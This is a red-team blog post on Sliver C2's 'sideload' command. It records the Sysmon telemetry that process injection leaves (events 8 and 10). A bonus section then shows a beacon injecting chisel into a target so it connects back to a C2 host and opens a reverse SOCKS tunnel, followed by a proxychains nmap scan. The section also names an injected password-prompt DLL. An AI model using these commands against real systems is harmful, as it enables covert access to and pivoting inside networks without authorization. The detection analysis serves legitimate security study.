In post 9 I ran Sysmon with a medium verbosity configuration file (sysmon-modular) to see what telemetry you can expect when using `execute-assembly`. Here I did the same for `sideload`. If you don't yet have Sysmon, see here for installation instructions.

Take as an example the customized command developed in the beginning, which launches an `identity_helper.exe` process from an implant in MS Edge: `sideload --entry-point RunMyCode --process "C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe" /mnt/smb/PasswordPrompt.dll 3`

I cleaned the event log before running this command. Once it finished, I opened Windows Event Viewer and found the Sysmon events seen in the screenshot below. To get there, open the "Event Viewer" and select "Application and Services Logs" -> "Microsoft" -> "Windows" -> "Sysmon" -> "Operational":



Level	Date and Time	Source	Even...	Task Category
Information	04/02/2023 11:12:38	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	04/02/2023 11:12:35	Sysmon	11	File created (rule: FileCreate)
Information	04/02/2023 11:12:30	Sysmon	7	Image loaded (rule: ImageLoad)
Information	04/02/2023 11:12:30	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	04/02/2023 11:12:30	Sysmon	11	File created (rule: FileCreate)
Information	04/02/2023 11:12:30	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	04/02/2023 11:12:26	Sysmon	7	Image loaded (rule: ImageLoad)
Information	04/02/2023 11:12:25	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	04/02/2023 11:12:25	Sysmon	7	Image loaded (rule: ImageLoad)
Information	04/02/2023 11:12:25	Sysmon	7	Image loaded (rule: ImageLoad)
Information	04/02/2023 11:12:25	Sysmon	8	CreateRemoteThread detected (rule: CreateR...
Information	04/02/2023 11:12:25	Sysmon	10	Process accessed (rule: ProcessAccess)
Information	04/02/2023 11:12:25	Sysmon	10	Process accessed (rule: ProcessAccess)

```
+ System
- EventData
    RuleName          technique_id=T1055,technique_name=Process Injection
    UtcTime           2023-02-04 19:12:25.730
    SourceProcessGuid {c928b22c-22c1-63df-0001-000000001100}
    SourceProcessId   7200
    SourceImage       C:\Program Files (x86)
                      \Microsoft\Edge\Application\msedge.exe
    TargetProcessGuid {c928b22c-ae19-63de-ff02-000000001100}
    TargetProcessId   8280
    TargetImage       C:\Program Files (x86)
                      \Microsoft\Edge\Application\109.0.1518.61
                      \identity_helper.exe
    NewThreadId       444
```

Sysmon events observed when using sideload

Sysmon collected the following events I thought might be interesting:

- Event 10: process access with "GrantedAccess" "0x1fffff" from "msgedge.exe" to "identity_helper.exe"
- Event 8: create remote threat from "msgedge.exe" to "identity_helper.exe"

Due to Slivers use of classic process injection we can see events 10 and 8. As far as I know this cannot be avoided with Sliver unless you fork the implant and change the process injection technique.

With regards to the activity of Donut itself I did not spot any tell-tale events. Of course you may, for example, see events related to the loading of imported libraries. But all that is more related to the DLL you run, not to Donut running it.

Bonus Section: Loading EXEs

In most of this post I wrote about running native Windows DLLs with `sideload`. Originally I assumed this would be all this command can do. But then Ronan Kervella was kind enough to give me the tip that both DLLs and EXEs can be run this way. Obvious in hindsight since it is all build on Donut and Donut can do both. Just don't read the help text too much.

With Ronan being one of the creators of Sliver, we can probably all be confident enough that it will work. Here is a short demonstration nevertheless, just to give it a go. I want to run chisel to set up a SOCKS proxy into the target network. To do that, I first clone the repository and build a Linux and Windows executable. Easy to do if you just `cd` into the repository, then run `make windows` and `make linux`, which puts your executables somewhere into the `build/` subdirectory.

Start the chisel Linux executable on the C2 server with `chisel server -p 8000 --reverse`. It will listen on port 8000 and accept clients requesting reverse SOCKS proxies.

The chisel client must be started on the Windows target. What we got is a Windows EXE file and as we now know there is no need to fiddle with the source to make it build a DLL. Move the EXE into a convenient place and convince yourself one last time that this is actually an PE executable file, not a DLL. I've put it to `/home/kali/binaries/chisel.exe`:

```
┌──(kali㉿kali)-[~]
└─$ file /home/kali/binaries/chisel.exe
/home/kali/binaries/chisel.exe: PE32+ executable (console) x86-64 (stripped to
external PDB), for MS Windows, 6 sections
```

Switch to the Sliver console and use your beacon to start the client. The `sideload` command can look as shown below. Just don't give it an entry point:

```
sliver (FAT_SOMEWHERE) > sideload /home/kali/binaries/chisel.exe client
192.168.122.111:8000 R:socks

[*] Tasked beacon FAT_SOMEWHERE (994f5217)
```

If it worked, your chisel server should receive the connection:

```
┌──(kali㉿kali)-[~]
└─$ chisel server -p 8000 --reverse
2023/03/05 22:13:13 server: Reverse tunnelling enabled
2023/03/05 22:13:13 server: Fingerprint
hRSpdDW6Oz4HbkvmN9gwWXrsqH0wP5b7tB3sk7dg59I=
2023/03/05 22:13:13 server: Listening on http://0.0.0.0:8000
2023/03/05 22:14:02 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
```

You now have a solid, performant proxy into the target environment. Try adding `socks5 127.0.0.1 1080` into `/etc/proxychains4.conf` and then run a port scan on the target. For example, `proxychains nmap -sT -sV -n -Pn -p 445 127.0.0.1 -v` should report port 445 as open.